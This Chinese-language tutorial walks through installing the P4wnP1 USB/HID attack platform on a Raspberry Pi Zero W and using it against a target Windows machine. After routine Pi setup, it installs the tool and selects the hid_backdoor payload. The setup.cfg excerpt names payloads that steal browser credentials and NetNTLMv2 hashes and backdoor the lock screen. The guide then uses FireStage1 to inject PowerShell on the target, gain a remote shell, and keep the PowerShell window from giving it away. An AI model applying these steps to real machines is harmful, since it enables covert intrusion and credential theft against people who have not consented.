RASPBERRY PI ZERO 安装 P4WNP1

文/Dr

0x00 概述

P4wnP1 是一个基于 Raspberry PI Zero 或 Raspberry PI Zero W 打造的高度定制化的 USB 攻击平台。利用该平可以实现获取 Windows shell、破解锁屏的 Windows 密码等功能。其具体原理为利用 Raspberry PI 模拟 HID 实现攻击。


0x01 环境及设备

Win10 专业版、Raspberry PI Zero W、micro USB To U 线、读卡器


0x02 安装系统

1. 首先下载操作系统，P4wnP1 的官方 Wiki 上推荐使用 Stretch Lite image，直接下载该系统。

2. 利用 SD Card Formatter 软件格式化存储卡。
3. 将下载的操作系统写入至 U 盘，该步骤与制作启动 U 盘的过程类似，但不能使用某桃、某菜类的软件进行写入。本文中使用的是 Etcher，网上也有一些教程是使用 Win32 Disk Imager，都可以。



4. 修改写入系统的配置文件。将系统写入 U 盘之后，在文件面板中可以看到有一个 boot 盘符。（如果没有可以插拔 U 盘试一下）



进入该盘符，找到并打开 config.txt 文件，在文件的末尾添加“dtoverlay=dwc2 “，保存并退出。

```
43 #arm_freq=800
44
45 # Uncomment some or all of these to enable the optional hardware interfaces
46 #dtparam=i2c_arm=on
47 #dtparam=i2s=on
48 #dtparam=spi=on
49
50 # Uncomment this to enable the lirc-rpi module
51 #dtoverlay=lirc-rpi
52
53 # Additional overlays and parameters are documented /boot/overlays/README
54
55 # Enable audio (loads snd_bcm2835)
56 dtparam=audio=on
57 dtoverlay=dwc2
```

然后打开 cmdline.txt 文件，找到 rootwait 字符，并在 rootwait 字符后面添加 modules-load=dwc2,g_ether 字符，保存并退出。

```
dwc_otg.lpm_enable=0 console=serial0,115200 console=tty1
root=PARTUUID=44d8d0da-02 rootfstype=ext4 elevator=deadline fsck.repair=yes
rootwait  modules-load=dwc2,g_ether quiet splash plymouth.ignore-serial-
consoles
```


5. 在 2016 年 11 月份之后发布的 RASPBIAN 系统（即刚刚下载的系统）默认是禁用 SSH 的。需要在 boot 目录中添加一个名称为 ssh 的空白文件。注意该文件的名称为 ssh，无任何后缀，不创建本文件后面无法利用 ssh 进行连接。

0x03 连接 Raspberry PI Zero


将 SD 卡放至 Raspberry PI Zero W 当中，然后利用 USB 转换线将 Win10 与 Raspberry PI 的第二个 micro usb 接口相连。此时 win10 会自动安装驱动，可以利用设备管理器进行查看。如果新安装的设备为网络适配器，即 RNDIS/Ethernet Gadget 则证明设备安装正确，可直接跳过下一步骤，进入连接阶段。如果识别的设备为串口设备,则需要按照下面的步骤进行设置。(网上有一篇文档介绍了使用了与本文不同的方法，由于过程过于复杂，作者并未进行测试，有兴趣的小伙伴自行测试一下)。

0x04 解决 Raspberry PI Zero W 会被识别为 COM 设备的问题

1. 安装 bonjour，下载 bonjour 并安装。
2. 安装 RNDIS 驱动。下载该 zip 文件，并将其解压某一目录。然后在设备管理器中右键 USB 串行设备，在弹出的对话框中选择更新驱动程序。弹出如下对话框。



选择“浏览我的计算机以查找驱动程序软件”，然后找到驱动解压的目录，点击下一步，便会提示成功更新驱动程序。此时在设备管理界面看到如下的设备，则证明驱动安装成功。




0x05 连接 Raspberry PI Zero W

在 xshell、putty 或 SecuCRT 等任一 SSH 连接软件中，运行 ssh pi@raspberrypi.local 命令，密码 raspberry，连接至 Raspberry PI Zero W。

0x06 配置 SSH 并设置网络共享

1. 开启 SSH 服务。进入 RaspberryPI 之后，运行 sudo raspi-config 命令，此时会弹出 Raspberry PI Software Configuration Tool 命令会话框。




在其中利用方向键选择 5 Interfacing Options 然后回车进入。


```
P1 Camera       Enable/Disable connection to the Raspberry Pi Camera
P2 SSH          Enable/Disable remote command line access to your Pi using SSH
P3 VNC          Enable/Disable graphical remote access to your Pi using RealVNC
P4 SPI          Enable/Disable automatic loading of SPI kernel module
P5 I2C          Enable/Disable automatic loading of I2C kernel module
P6 Serial       Enable/Disable shell and kernel messages on the serial connection
P7 1-Wire       Enable/Disable one-wire interface
P8 Remote GPIO Enable/Disable remote access to GPIO pins
```

选择 P2 SSH 回车，此时会弹出是否想开启 SSH Server 的询问框，选择 Yes 即可。接下来利用 Tab 键，将光标导向至 Finish,回车确认一下，便开启了 SSH 服务。最后在终端的命令行界面运行 sudo update-rc.d ssh enable 命令，将 ssh 服务设置为开机启动。

2. 设置 USB 网络共享连接。打开 Windows 的网络连接面板，可以看到此时会有一个新增的以太网 6（每个人的名称可能会不一样）



选择已经联网的网络适配器，本文中是 WLAN，然后右键选择属性，在弹出的对话框中选择网络选项。会看到一个下拉选框，在该下拉选框中选择新出现的网络适配器，然后一路确定即可。



3. 重启 Raspberry PI。

0x07 安装 P4wnP1

1. 重新登录 Raspberry PI，然后 ping www.qingteng.cn，便可以看到有数据进行传输了。如果网络 ping 不通的话，可以尝试在 windows 中换一个网卡进行共享。

```
pi@raspberrypi:~ $
pi@raspberrypi:~ $ ping www.qingteng.cn
PING www.qingteng.cn (101.200.207.62) 56(84) bytes of data.
64 bytes from 101.200.207.62 (101.200.207.62): icmp_seq=1 ttl=48 time=7.30 ms
64 bytes from 101.200.207.62 (101.200.207.62): icmp_seq=2 ttl=48 time=4.91 ms
64 bytes from 101.200.207.62 (101.200.207.62): icmp_seq=3 ttl=48 time=5.07 ms
^C
--- www.qingteng.cn ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 4.914/5.766/7.308/1.092 ms
pi@raspberrypi:~ $
```

2. 安装 P4wnP1。执行 git clone –recurive https://github.com/mame82/P4wnP1 命令从 git 下载 P4wnP1 库（注意一定要添加---recurive 参数，如果没有该参数，否则可能会导致安装失败），下载完毕后，进入 P4wnP1 目录，然后执行./install.sh 命令，此时便开始安装 P4wnP1。（安装时可能会有 wireshark 的弹窗，询问是否允许非 root 用户使用 wireshark 进行抓包，选择 yes 即可）。

```
duckencoder    INSTALL.md    LICENSE.txt
pi@raspberrypi:~/P4wnP1 $ ./install.sh
Testing Internet connection and name resolution...
...[pass] Internet connection works
Testing if the system runs Raspbian Jessie or Stretch...
...[pass] Pi seems to be running Raspbian Jessie or Stretch
Backing up resolv.conf
Installing needed packages...
```

等待一段时间，如果一切正常的话会出现如下界面，证明安装成功。

```
================================================================================
If you came till here without errors, you shoud be good to go with your P4wnP1...
...if not - sorry, you're on your own, as this is work in progress

Attach P4wnP1 to a host and you should be able to SSH in with pi@172.16.0.1 (via RNDIS/CDC ECM)

If you use a USB OTG adapter to attach a keyboard, P4wnP1 boots into interactive mode

If you're using a Pi Zero W, a WiFi AP should be opened. You could use the AP to setup P4wnP1, too.
         WiFi name:    P4wnP1
         Key:          MaMe82-P4wnP1
         SSH access:    pi@172.24.0.1 (password: raspberry)

  or via Bluetooth NAP:    pi@172.26.0.1 (password: raspberry)

Go to your installation directory. From there you can alter the settings in the file 'setup.cfg',
like payload and language selection

If you're using a Pi Zero W, give the HID backdoor a try ;-)

You need to reboot the Pi now!
================================================================================
```

3. 重启 RaspberryPI，然后打开电脑的无线网络，会看到有一个 P4wnP1 的无线网络，连接该无线网络。

4. 成功连接无线网之后在 ssh 终端运行 ssh pi@172.24.0.1 命令，密码：raspberry，命令连接 Raspberry PI。

5. 打开 P4wnP1 目录中的 setup.cfg 文件，在该配置文件中配置无线网络的名称、无线密码及加载的 payload。找到 Payload selection 选项，注释其它 payload，取消 PAYLOAD=hid_backdoor.txt 的注释，保存并退出。

```
# ====================
# Payload selection
# ====================

#PAYLOAD=network_only.txt
#PAYLOAD=nexmon/karma.txt # Experimental Rogue AP in Karma mode using Nexmon (seemoo-lab) firmware for Monitor/Injection (+ MaMe82 KARMA firmware mod) and Responder
#PAYLOAD=nexmon/karma_bt_upstream.txt
#PAYLOAD=hid_mouse.txt # HID mouse demo: Shows different ways of positioning the mouse pointer, using P4wnP1's MouseScript languag
#PAYLOAD=hid_backdoor_remote.txt # AutoSSH "reachback" version of hid_backdoor (see payload comments for details)
#PAYLOAD=wifi_connect.txt
#PAYLOAD=stickykey/trigger.txt # Backdoor Windows LockScreen with SYSTEM shell, triggered by NUMLOCK, trigger SCROLLLOCK to revert the changes
#PAYLOAD=hakin9_tutorial/payload.txt # steals stored plain credentials of Internet Explorer or Edge and saves them to USB flash drive (for hakin9 tutorial)
#PAYLOAD=Win10_LockPicker.txt # Steals NetNTLMv2 hash from locked Window machine, attempts to crack the hash and enters the plain password to unlock the machin on success
PAYLOAD=hid_backdoor.txt # under (heavy) development
#PAYLOAD=hid_frontdoor.txt # HID covert channel demo: Triggers P4wnP1 covert channel console by pressing NUMLOCK 5 times on target (Windows)
#PAYLOAD=hid_keyboard.txt # HID keyboard demo: Waits till target installed keyboard driver and writes "Keyboard is running" to notepad
#PAYLOAD=hid_keyboard2.txt # HID keyboard demo: triggered by CAPS-, NUM- or SCROLL-LOCK interaction on target
```

0x08 P4wnP1 利用

1. 将配置好的 Raspberry PI 利用 USB 线连接至目标主机。

2. 等待一段时间后，会在无线网络中出现配置好的无线网络，连接该无线网。然后利用 ssh 终端登录至 Raspberry PI。登录进去之后便会进入到一个 shell 会话当中。

```
Starting P4wnP1 server...
================================
P4wnP1 HID backdoor shell
Author: MaMe82
Web: https://github.com/mame82/P4wnP1
State: Experimental (maybe forever ;-))

Enter "help" for help
Enter "FireStage1" to run stage 1 against the current target.
Use "help FireStage1" to get more details.
================================

P4wnP1 shell (client not connected) >
```

3. 在 shell 会话当中，可以利用 help 命令查看支持的命令列表。

```
P4wnP1 shell (client not connected) > help

Documented commands (type help <topic>):
========================================
CreateProc  GetClientProcs       KillClient  SendKeys             echotest
FireStage1  GetKeyboardLanguage  KillProc    SetKeyboardLanguage  help

Undocumented commands:
======================
GetClientTimeout  SetClientTimeout  exit      lls   pwd    upload
SendDuckyScript   cd                interact  lpwd  shell
SendMouseScript   download          lcd       ls    state

P4wnP1 shell (client not connected) >
```


可以看到系统支持很多命令，但是许多命令此时是无法执行的。并且在执行其它命令之前需要设置键盘的语言，如果键盘语言设置不正确，会出现命令无法执行的问题。由于 payload 是通过在目标主机上执行 powershell 的方式进行执行的，语言设置不正确，则会在目标主机上弹出 powershell 窗口，且 powershell 窗口不关闭的尴尬情况，很容易便会让人发现。

4. 输入 SetKeyboardLanguage 命令选择键盘的语言。在 ThinkPad 上进行测试时发现，需要将 KeyboardLanguage 设置为 us，而不是 ch。设置完成后可以利用 GetKeyboard Language 命令查看是否设置成功。


```
P4wnP1 shell (client not connected) > SetKeyboardLanguage
Choose language by number or name:
================================

0:ru    1:si    2:fr    3:cs    4:br    5:fi    6:hr    7:no
[8:ch]  9:us    10:tr   11:pt   12:dk   13:sv   14:be   15:gb
16:it   17:es   18:ca   19:de
Your selection or 'x' to abort: 9
language set to 'us'
P4wnP1 shell (client not connected) > GetKeyboardLanguage
us
P4wnP1 shell (client not connected) >
```


5. 成功设置好 KeyboardLanguage 之后，运行 FireStage1 命令便会连接目标主机。运行 FireStage1 命令之后，会在目标主机上弹出一个 powershell 终端窗口，然后自动输入代码并执行，大约会有 2~3 秒的时间。成功之后会在 shell 中看到 client connectd 的状态。



6. 成功连接目标主机之后，可以执行其它命令获取系统信息。例如运行 ls 命令显示当前目录下的文件。



直接执行 shell 命令获取系统的 shell。



0x09 参考链接

https://www.raspberrypi.org/downloads/raspbian/

https://etcher.io/

http://www.freebuf.com/articles/wireless/149832.html

https://github.com/samyk/poisontap/issues/75

https://answers.microsoft.com/en-us/windows/forum/windows_10-networking/windows-10-vs-remote-ndis-ethernet-usbgadget-not/cb30520a-753c-4219-b908-ad3d45590447?page=3

https://support.apple.com/kb/DL999?locale=zh_CN

http://domotique.caron.ws/cartes-microcontroleurs/raspberrypi/pi-zero-otg-ethernet/

http://domotique.caron.ws/wp-content/uploads/telechargement/RPI%20Driver%20OTG.zip

http://www.circuitbasics.com/raspberry-pi-zero-ethernet-gadget/

http://p4wnp1.readthedocs.io/en/latest/Getting-Started-Subfolder/Installation/

http://www.freebuf.com/articles/wireless/149832.html

http://p4wnp1.readthedocs.io/en/latest/Getting-Started-Subfolder/Setup.cfg/